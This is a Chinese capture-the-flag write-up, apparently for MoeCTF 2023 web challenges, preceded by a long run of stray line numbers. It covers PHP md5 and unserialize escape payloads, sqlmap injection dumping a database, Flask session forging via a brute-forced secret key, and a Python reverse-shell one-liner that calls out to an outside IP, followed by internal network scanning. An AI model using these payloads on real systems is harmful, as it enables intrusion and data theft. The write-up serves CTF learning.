2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2
```



```
<?php
```

```
highlight_file(__FILE__);
```

```
if (isset($_GET['param1']) && isset($_GET['param2'])) {
    $param1 = $_GET['param1'];
    $param2 = $_GET['param2'];

    if ($param1 != $param2) {

        $md5Param1 = md5($param1);
        $md5Param2 = md5($param2);

        if ($md5Param1 == $md5Param2) {
            echo "0.0!! " . getenv("FLAG");
        } else {
            echo "0.o??";
        }
    } else {
        echo "o.0?";
    }
} else {
    echo "0.o?";
}
```

```
?> O.o?
```

看来是要进行md5碰撞，用数组做，然后出了flag

```
http://localhost:57189/FI3g_n0t_Here_dont_peek!!!!.php?
param1[]=collision&param2[]=alohomora
```

```
?>
```

**Warning:** md5() expects parameter 1 to be string, array given in /var/www/html/FI3g\_n0t\_Here\_dont\_peek!!!!.php on line 11

**Warning:** md5() expects parameter 1 to be string, array given in /var/www/html/FI3g\_n0t\_Here\_dont\_peek!!!!.php on line 12  
O.O!! moectf{oops\_file\_get\_contents\_controllable\_fyGliejGGnKQVav-7qLP5EY88TjCFHgJ}

## 夺命十三枪

开环境，然后直接就能看到源码

```
<?php
highlight_file(__FILE__);

require_once('Hanxin.exe.php');

$Chant = isset($_GET['chant']) ? $_GET['chant'] : '夺命十三枪';

$new_visitor = new Omg_It_Is_So_Cool_Bring_Me_My_Flag($Chant);

$before = serialize($new_visitor);
$after = Deadly_Thirteen_Spears::Make_a_Move($before);
echo 'Your Movements: ' . $after . '<br>';

try{
    echo unserialize($after);
}catch (Exception $e) {
    echo "Even Caused A Glitch...";
}
?>
Your Movements: O:34:"Omg_It_Is_So_Cool_Bring_Me_My_Flag":2:{s:5:"Chant";s:15:"夺命十三枪";s:11:"Spear_Owner";s:6:"Nobody";}
Far away from COOL...
```

发现有个 `Hanxin.exe.php` , 访问后得到源码

```
<?php

if (basename($_SERVER['SCRIPT_FILENAME']) ===
basename(__FILE__)) {
    highlight_file(__FILE__);
}

class Deadly_Thirteen_Spears{
    private static $Top_Secret_Long_Spear_Techniques_Manual =
array(

        "di_yi_qiang" => "Lovesickness",
        "di_er_qiang" => "Heartbreak",
        "di_san_qiang" => "Blind_Dragon",
        "di_si_qiang" => "Romantic_charm",
        "di_wu_qiang" => "Peerless",
        "di_liu_qiang" => "White_Dragon",
        "di_qi_qiang" => "Penetrating_Gaze",
        "di_ba_qiang" => "Kunpeng",
        "di_jiu_qiang" => "Night_Parade_of_a_Hundred_Ghosts",
        "di_shi_qiang" => "Overlord",
        "di_shi_yi_qiang" => "Letting_Go",
        "di_shi_er_qiang" => "Decisive_Victory",
```

```

        "di_shi_san_qiang" => "Unrepentant_Lethality"
    );

    public static function Make_a_Move($move){
        foreach(self::$Top_Secret_Long_Spear_Techniques_Manual
as $index => $movement){
            $move = str_replace($index, $movement, $move);
        }
        return $move;
    }
}

class Omg_It_Is_So_Cool_Bring_Me_My_Flag{

    public $Chant = '';
    public $Spear_Owner = 'Nobody';

    function __construct($chant){
        $this->Chant = $chant;
        $this->Spear_Owner = 'Nobody';
    }

    function __toString(){
        if($this->Spear_Owner !== 'MaoLei'){
            return 'Far away from COOL...';
        }
        else{
            return "Omg You're So COOOOOL!!! " . getenv('FLAG');
        }
    }
}

?>

```

ok, 看来这题应该是考反序列化😓, 在 `Deadly_Thirteen_Spears` 的 `Make_a_Move` 方法中有 `str_replace()` 函数, 那就明了了, 要字符串逃逸, 跟flag有关的是 `Omg_It_Is_So_Cool_Bring_Me_My_Flag` 的 `__toString` 方法, 这个不用管, 因为在题目源码里有执行了, 不需要我们去看这个魔术方法, 跑出flag的条件是 `$this->Spear_Owner == 'MaoLei'`, 那目的就有了: 利用逃逸将 `Spear_Owner` 的值改为 `MaoLei`。  
那么先本地测一下, 随便输入一个值得到想要的反序列化字符串测试:

```
<?php
class Omg_It_Is_So_Cool_Bring_Me_My_Flag{

    public $Chant = '';
    public $Spear_Owner = 'MaoLei';

    function __construct($chant){
        $this->Chant = $chant;
        $this->Spear_Owner = 'MaoLei';
    }

    function __toString(){
        if($this->Spear_Owner !== 'MaoLei'){
            return 'Far away from COOL...';
        }
        else{
            return "Omg You're So C00000L!!! " . getenv('FLAG');
        }
    }
}

$a= new Omg_It_Is_So_Cool_Bring_Me_My_Flag(1);
echo serialize($a)
?>
```

跑出来的结果是 0:34:"Omg\_It\_Is\_So\_Cool\_Bring\_Me\_My\_Flag":2:

```
{s:5:"Chant";i:1;s:11:"Spear_Owner";s:6:"MaoLei";}
```

这其中只有

```
s:11:"Spear_Owner";s:6:"MaoLei";}
```

是我们想要的，这一共有33个字符，但是逃逸的时候，我们需要闭合前面的东西，所以要添加";"，那一共就是35个字符，也就是

```
";s:11:"Spear_Owner";s:6:"MaoLei";}
```

然后就是看到这个

```
public static function Make_a_Move($move){  
    foreach(self::$Top_Secret_Long_Spear_Techniques_Manual as $index => $movement)  
    {  
        $move = str_replace($index, $movement, $move);  
    }  
    return $move;  
}
```

这里的 `$move` 就相当于题目源码里的 `$Chant`，它的值是我们传入get参数值，然后这一段呢，会把 `$Chant` 里的 `$index` 用 `$movement` 替换，

`$index => $movement` 就跟数组

`$Top_Secret_Long_Spear_Techniques_Manual` 里的值一样，`$index` 就是数组里的索引，`$movement` 是与索引关联的值，这样变量搞清楚，就是明确目标

要找值比索引多一个字符的那个组合，也就

是 `"di_yi_qiang" => "Lovesickness"`，多一个是因为是用值替换索引，要逃逸的字符是35个，那就要刚好多出35个字符达到这个效果

那payload也可以构建了，因为 `di_yi_qiang` 会被 `Lovesickness` 替换，每替换一次就多一个字符，那替换35次就行了，所以

chant=di\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_  
yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangd  
i\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qian  
gdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qi  
angdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_  
qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_yi\_qiangdi\_y  
i\_qiang";s:11:"Spear\_Owner";s:6:"MaoLei";}

Your Movements: O:34:"Omg\_It\_Is\_So\_Cool\_Bring\_Me\_My\_Flag":2:  
{s:5:"Chant";s:420:"LovesicknessLovesicknessLovesicknessLovesicknessLovesicknessLovesicknessLov  
Omg You're So COOOOOL!!! moectf{C00L b0Y! YJCPFHxzVx1SgIGuU6RJFUeA5y34mQXS}

题目给了附件，是网站源码，这个先放着，打开网页，是个登录界面，并告诉我们默认账号密码是 `admin:admin`，先登录看看

抓包发现发送的数据是这样的

将它解码以后 (base64五次, 源码里有展示编码方式) 得到

先试着发包看看  
回显为

```
YOU CANNOT LOGIN AS ADMIN!
```

然后联系到源码中，找到了过滤条件

```
if params.get("username") == "admin":
    self.send_response(403)
    self.end_headers()
    self.wfile.write(b"YOU CANNOT LOGIN AS ADMIN!")
    print("admin")
    return

if params.get("username") == params.get("password"):
    self.send_response(403)
    self.end_headers()
    self.wfile.write(b"YOU CANNOT LOGIN WITH SAME USERNAME AND
PASSWORD!")
    print("same")
    return
```

username 的值不能为 admin，password 不能和 username 相同，这里想到或许可以去引号的方式绕过，即以下格式构造

```
{"username":"admin","password":admin}
```

然后直接这样编码后提交，就引发了异常

```
HTTP/1.0 500 Internal Server Error
Server: BaseHTTP/0.6 Python/3.11.4
Date: Sat, 30 Sep 2023 05:54:36 GMT
500 Internal Server Error
```

然后就是猜出来了，看到一个看不懂的代码

```
eval(int.to_bytes(0x636d616f686e69656e61697563206e6965756e636961
65756e6320696175636e206975616e6363616361766573206164^86518458013
```

```
5579482274876127438299056313738856472877761433138957482179403665
7729487047095090696384065814967726980153,160,"big",signed=True).
decode().translate({ord(c):None for c in "\x00"})) # what is it?
```

写了一大串，应该是对代码中的十六进制数进行异或运算，然后将结果返回表示整数的字节数组，并删除其中的空字符，然后就不懂了，但是看到了 `signed=True` 就想到了1，然后就想着用1去登录构造，然后base64编码五次

```
{"username": "1", "password": 1}
```

提交之后就出结果了

```
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.11.4
Date: Sat, 30 Sep 2023 06:17:05 GMT

{
  "user": "admin",
  "hash": "0",
  "flag":
    "moectf{C0nGUrAti0ns!_y0U_hAve_sUCCessFulLy_siGnin!_iYlJf!M3rux9G9Vf!
    Jox}"
}
```

## 出去旅游的心海

一开始没啥思路，然后就是看源码，也没找到什么，然后想着看看这个站有啥

然后这个文章引起注意（数据库三个字）



# 写了个有趣的功能！

[Leave a Comment](#) / By Kokomi / July 13, 2023

心海的博客虽然有日志可以记录访问，但是心海想做一个小插件，把来访者的访问特征全都保存到我的数据库里，用于统计！😁

很简单呀~我记得好像可以用页面脚本把浏览器还有系统的信息获取过来，然后保存一下就好啦！

不过说起来简单，做起来还要花一番心思，你们就拭目以待吧，哼哼



并且旁边有个

# 来访者小登记

IP地址: 115.231.49.31

国家: China

城市: Hangzhou

User Agent: Mozilla/5.0 (Windows  
NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/117.0.0.0  
Safari/537.36

平台: Win32

操作系统语言: zh-CN

访问时间: 2023-09-30 06:46:15

记到小本本里了~

然后就尝试找这个文件，因为这一般属于博客的插件什么的，结果源码里没显示

蛮看看网络里的东西，看看是否会请求这个文件，然后找到了一个 `logger.php`，访问 `http://101.42.178.83:7770/wordpress/wp-content/plugins/visitor-logging/logger.php` 就看到了源码（`/wp-content/plugins` 说明果然是插件）

```
<?php
```

```
/*
```

```
Plugin Name: Visitor auto recorder
```

```
Description: Automatically record visitor's identification, still  
in development, do not use in industry environment!
```

```
Author: KoKoMi
```

```
    Still in development! :)
*/

// 不许偷看！这些代码我还在调试呢！
highlight_file(__FILE__);

// 加载数据库配置，暂时用硬编码绝对路径
require_once('/var/www/html/wordpress/' . 'wp-config.php');

$db_user = DB_USER; // 数据库用户名
$db_password = DB_PASSWORD; // 数据库密码
$db_name = DB_NAME; // 数据库名称
$db_host = DB_HOST; // 数据库主机

// 我记得可以用wp提供的global $wpdb来操作数据库，等旅游回来再研究一下
// 这些是临时的代码

$ip = $_POST['ip'];
$user_agent = $_POST['user_agent'];
$time = stripslashes($_POST['time']);

$mysqli = new mysqli($db_host, $db_user, $db_password, $db_name)
;

// 检查连接是否成功
if ($mysqli->connect_errno) {
    echo '数据库连接失败：' . $mysqli->connect_error;
    exit();
}

$query = "INSERT INTO visitor_records (ip, user_agent, time) VALUES ('$ip', '$user_agent', $time)";
```

```
// 执行插入
$result = mysqli_query($mysqli, $query);

// 检查插入是否成功
if ($result) {
    echo '数据插入成功';
} else {
    echo '数据插入失败: ' . mysqli_error($mysqli);
}

// 关闭数据库连接
mysqli_close($mysqli);

//gpt真好用
```

源码显示接收三个post参数 ip、 user\_agent、 time  
那这种一看就是可以用sqlmap的， 蛮跑下  
先发个包看看

```
ip=1&user_agent=2&time=3
```

然后回显

```
//gpt真好用
数据插入失败: Incorrect datetime value: '3' for column 'time' at
row 1
```

那应该是time存在注入了， 把这个包文保存下来然后注入了

```
python sqlmap.py -r "1.txt"
```

或者直接指定字段

```
python sqlmap.py -r "1.txt" -p time
```

ok注进去了，可以看到是时间盲注

```
POST parameter 'time' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 547 HTTP(s) requests:
---
Parameter: time (POST)
  Type: inline query
  Title: Generic inline queries
  Payload: ip=1&user_agent=2&time=(SELECT CONCAT(CONCAT(0x7171716271, (CASE WHEN (7896=7896) THEN 0x31 ELSE 0x30 END)),
0x716b6a6271))

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: ip=1&user_agent=2&time=3 AND GTID_SUBSET(CONCAT(0x7171716271, (SELECT (ELT(8973=8973, 1))), 0x716b6a6271), 8973
)

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (heavy query)
  Payload: ip=1&user_agent=2&time=3 AND 1716=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.CO
LUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)
---
[09:36:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
```

接下来就是爆库爆表然后读数据了

```
python sqlmap.py -r "1.txt" --dbs
```

```
[09:38:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[09:38:18] [INFO] fetching database names
[09:38:18] [INFO] retrieved: 'information_schema'
[09:38:18] [INFO] retrieved: 'performance_schema'
[09:38:18] [INFO] retrieved: 'wordpress'
available databases [3]:
[*] information_schema
[*] performance_schema
[*] wordpress
```

```
python sqlmap.py -r "1.txt" -D wordpress --tables
```

```
Database: wordpress
[16 tables]
+-----+
| secret_of_kokomi
| visitor_records
| wp_commentmeta
| wp_comments
| wp_e_events
| wp_links
| wp_options
| wp_postmeta
| wp_posts
| wp_snippets
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
+-----+
```

```
python sqlmap.py -r "1.txt" -D wordpress -T secret_of_kokomi --
dump
```

```
Database: wordpress
Table: secret_of_kokomi
[3 entries]
+-----+-----+
| id | content |
+-----+-----+
| 1 | woshishuimubushiyu~
| 2 | paimengkanqilaihaohaochi
| 3 | moectf{Dig_ThrougH_Eve2y_C0de_3nd_Poss1b1lIti3s!!}
+-----+-----+
```

## moeworld

ok 是渗透题

题目目标是：

本题你将扮演\*\*红队\*\*的身份，以该外网ip入手，并进行内网渗透，最终获取到完整的flag

题目环境： <http://47.115.201.35:8000/>

在本次公共环境中渗透测试中，希望你\*\*不要做与获取flag无关的行为，不要删除或篡改flag，不要破坏题目环境，不要泄露题目环境！\*\*


\*\*注册时请不要使用你常用的密码，本环境密码在后台以明文形式存储\*\*

hint.zip 密码请在拿到外网靶机后访问根目录下的\*\*readme\*\*，完成条件后获取

环境出现问题，请第一时间联系出题人\*\*xlccccc\*\*

对题目有疑问，也可随时询问出题人

然后目标网站是这样



**Login**

username:

password:

Sign in

[Change your Password ?](#)

[No account ?](#)

登录进去是这样

# Hello, lan1oc! Leave your message.

Write your message here

Private

☐

Submit

admin

2023-08-01 19:22:07

记录一下搭建留言板的过程

首先确定好web框架，笔者选择使用简单的flask框架。

然后使用强且随机的字符串作为session的密钥。

```
app.secret_key = "This-random-secretKey-you-can't-get" + os.urandom(2).hex()
```

最后再写一下路由和数据库处理的函数就完成啦！！

身为web手的我为了保护好服务器，写代码的时候十分谨慎，一定不会让有心人有机可乘之机！

[delete](#)

应该是要伪造session吧，明说了 使用强且随机的字符串作为session的密钥。

```
app.secret_key = "This-random-secretKey-you-can't-get" +  
os.urandom(2).hex()
```

先抓包看看cookie，解码后是这样

```
{"power":"guest","user":"lan1oc"}.eDTw.% " ³]Ü4ùîVp#VÎ~Pcw
```

权限是 guest，那肯定是要改成 admin，然后就是要爆破 secret\_key，由 os.urandom(2).hex() 可知是个四位的随机数，那就简单爆破一下，先生成字典

```
import os  
with open('dict.txt','w') as f:  
    for i in range(1,10000):#范围自己调，我是调到1000000才爆破  
        出来  
        a="This-random-secretKey-you-can't-get" +  
os.urandom(2).hex()  
        f.write("{}\n".format(a))
```



然后就需要用到一个工具[Flask-Unsign](#)

```
flask-unsign --unsign --cookie  
"eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImxhbjFvYyJ9.ZRkGQA.X6JdhAb2s1YD29UzNAd4vYgYTQ" --wordlist dict.txt
```

```
D:\ctf工具\Flask-Unsign-master>flask-unsign --unsign --cookie "eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImxhbjFvYyJ9.ZRkGQA.X6JdhAb2s1YD29UzNAd4vYgYTQ" --wordlist dict.txt  
[*] Session decodes to: {'power': 'guest', 'user': 'lanloc'}  
[*] Starting brute-forcer with 8 threads..  
[+] Found secret key after 235136 attemptsKey-you-can't-get1551  
"This-random-secretKey-you-can't-get1551"
```

得到密钥之后就用flask-session-cookie-manager来伪造session  
先测试密钥看看对不对（就是解密以下cookie）

```
python flask_session_cookie_manager3.py decode -s This-random-secretKey-you-can't-get1551 -c  
eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImxhbjFvYyJ9.ZRkGQA.X6JdhAb2s1YD29UzNAd4vYgYTQ
```

```
D:\ctf工具\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py decode -s This-random-secretKey-you-can't-get1551 -c eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImxhbjFvYyJ9.ZRkGQA.X6JdhAb2s1YD29UzNAd4vYgYTQ  
{ 'power': 'guest', 'user': 'lanloc' }
```

然后就是伪造session了

```
python flask_session_cookie_manager3.py encode -s 'This-random-secretKey-you-can't-get1551' -t '{"power': 'admin', 'user': 'lanloc'}"
```

```
D:\ctf工具\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py encode -s 'This-random-secretKey-you-can't-get1551' -t '{"power': 'admin', 'user': 'lanloc'}"  
eyJwb3dlciI6ImFkbWluIiwidXNlciI6ImxhbjFvYyJ9.ZRk0dw._sMxsmbf5kWTvTZZDaX2foo_I3g
```

然后就是替换cookie登录，就会发现多了个留言泄露了console的pin

admin

2023-08-02 09:43:45

今天测试留言板的时候发现我的调试模式给出的pin码一直是138-429-604不变，真是奇怪呢  
不过这个泄露了貌似很危险，别人就可以进我的console执行任意python代码了！

一定不能泄露出去！！！！

[delete](#)

然后扫目录扫了下，得到console页面的url

```
[15:51:59] Starting:
[16:02:30] 200 - 1KB - /change
[16:03:26] 200 - 2KB - /console
[16:04:15] 200 - 68B - /delete
```

然后就是反弹shell了，也可以用一个网站来生成命令[反弹shell命令生成器](#)  
因为是python的console，所以找python代码类型的

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("124.220.81.169",404));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")
```

然后shell就弹过来了🎉🎉🎉

```
[root@VM-4-16-centos ~]# nc -nvlp 404
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::404
Ncat: Listening on 0.0.0.0:404
Ncat: Connection from 47.115.201.35.
Ncat: Connection from 47.115.201.35:53366.
$ whoami
whoami
ctf
$
```

然后在根目录找到一个flag文件，但是读取后发现只有一半

```
$ cat /flag
cat /flag
Oh! You discovered the secret of my blog.
But I divided the flag into three sections,hahaha.
This is the first part of the flag
moectf{Information-leakage-Is-dangerous!
```

然后联想到题目要求那到外网靶机shell要看readme得到

```
$ cat readme
```

```
cat readme
```

恭喜你通过外网渗透拿下了本台服务器的权限

接下来，你需要尝试内网渗透，本服务器的/app/tools目录下内置了fscan

你需要了解它的基本用法，然后扫描内网的ip段

如果你进行了正确的操作，会得到类似下面的结果

```
10.1.11.11:22 open
```

```
10.1.23.21:8080 open
```

```
10.1.23.23:9000 open
```

将你得到的若干个端口号从小到大排序并以 - 分割，这一串即为hint.zip压缩包的密码（本例中，密码为：22-8080-9000）

注意：请忽略掉xx.xx.xx.1，例如扫出三个ip 192.168.0.1 192.168.0.2

192.168.0.3，请忽略掉有关192.168.0.1的所有结果！此为出题人服务器上的其它正常服务

对密码有疑问随时咨询出题人\$

好家伙，还要内网渗透了😭，那就先看看内网ip

```
hostname -i
```

```
ctf@1bccd974ce24:/app/tools$ hostname -i
```

```
hostname -i
```

```
172.20.0.4 172.21.0.3
```

先扫了 172.20.0.4

```
./fscan -h 172.20.0.4/16
```

[illegible]

```
start infoscan
```

```
(icmp) Target 172.20.0.1      is alive
(icmp) Target 172.20.0.2      is alive
(icmp) Target 172.20.0.3      is alive
(icmp) Target 172.20.0.4      is alive
[*] LiveTop 172.20.0.0/16     段存活数量为: 4
[*] LiveTop 172.20.0.0/24     段存活数量为: 4
[*] Icmp alive hosts len is: 4

172.20.0.1:21 open
172.20.0.2:6379 open
172.20.0.3:3306 open
172.20.0.1:3306 open
172.20.0.1:80 open
172.20.0.2:22 open
172.20.0.4:8080 open
172.20.0.1:22 open
```

结果为

```
172.20.0.1:21 open
172.20.0.2:6379 open
172.20.0.3:3306 open
172.20.0.1:3306 open
172.20.0.1:80 open
172.20.0.2:22 open
172.20.0.4:8080 open
172.20.0.1:22 open
172.20.0.1:888 open
172.20.0.1:7777 open
[*] alive ports len is: 10
```

再扫 172.21.0.3

```
./fscan -h 172.21.0.3/16
```

/ \_ \    \_ \_ \_ \_ \_ | | \_  
 / / \ \_ / \_ / \_ ' \_ \ \_ / \_ /  
 / / \ \_ \_ \ \ ( | | ( | ( | <  
 \ \_ /    | \_ \ \_ | \_ \ , \ \_ | \ \

fscan version: 1.8.2

```
start infoscan
```

```
(icmp) Target 172.21.0.1    is alive
```

```
(icmp) Target 172.21.0.3      is alive
```

已完成 9/10 [-] ssh 172.20.0.1:22 admin admin123!@# ssh: handshake failed: ssh: unable to authenticate, atte

```
[*] LiveTop 172.21.0.0/16      段存活数量为: 2
```

```
[*] LiveTop 172.21.0.0/24 段存活数量为: 2
```

```
[*] Icmp alive hosts len is: 2
```

172.21.0.1:21 open

172.21.0.1:7777 open

172.21.0.1:22 open

172.21.0.3:8080 open

172.21.0.1:8000 open

```
172.21.0.1:3306 open
```

172.21.0.1:80 open

172.21.0.1:888 open

因为readme中说了，忽略\*.\*.1的所有结果，所以这个扫描应该没什么用，主要看172.20.0.4的结果，然后从大到小排列，密码为

22-3306-6379-8080

成功解压hint压缩包，然后将它改成txt后缀就能看到其中内容

当你看到此部分，证明你正确的进行了fscan的操作得到了正确的结果

可以看到，在本内网下还有另外两台服务器

其中一台开启了22(ssh)和6379(redis)端口

另一台开启了3306(mysql)端口

还有一台正是你访问到的留言板服务

接下来，你可能需要搭建代理，从而使你的本机能直接访问到内网的服务器

此处可了解`nps`和`frp`，同样在/app/tools已内置了相应文件

连接代理，推荐`proxychains`

对于mysql服务器，你需要找到其账号密码并成功连接，在数据库中找到flag2

对于redis服务器，你可以学习其相关的渗透技巧，从而获取到redis的权限，并进一步寻找其getshell的方式，最终得到flag3

看来flag是三段的，还有两段要找😞，接下来的内网穿透就不会了，开摆😁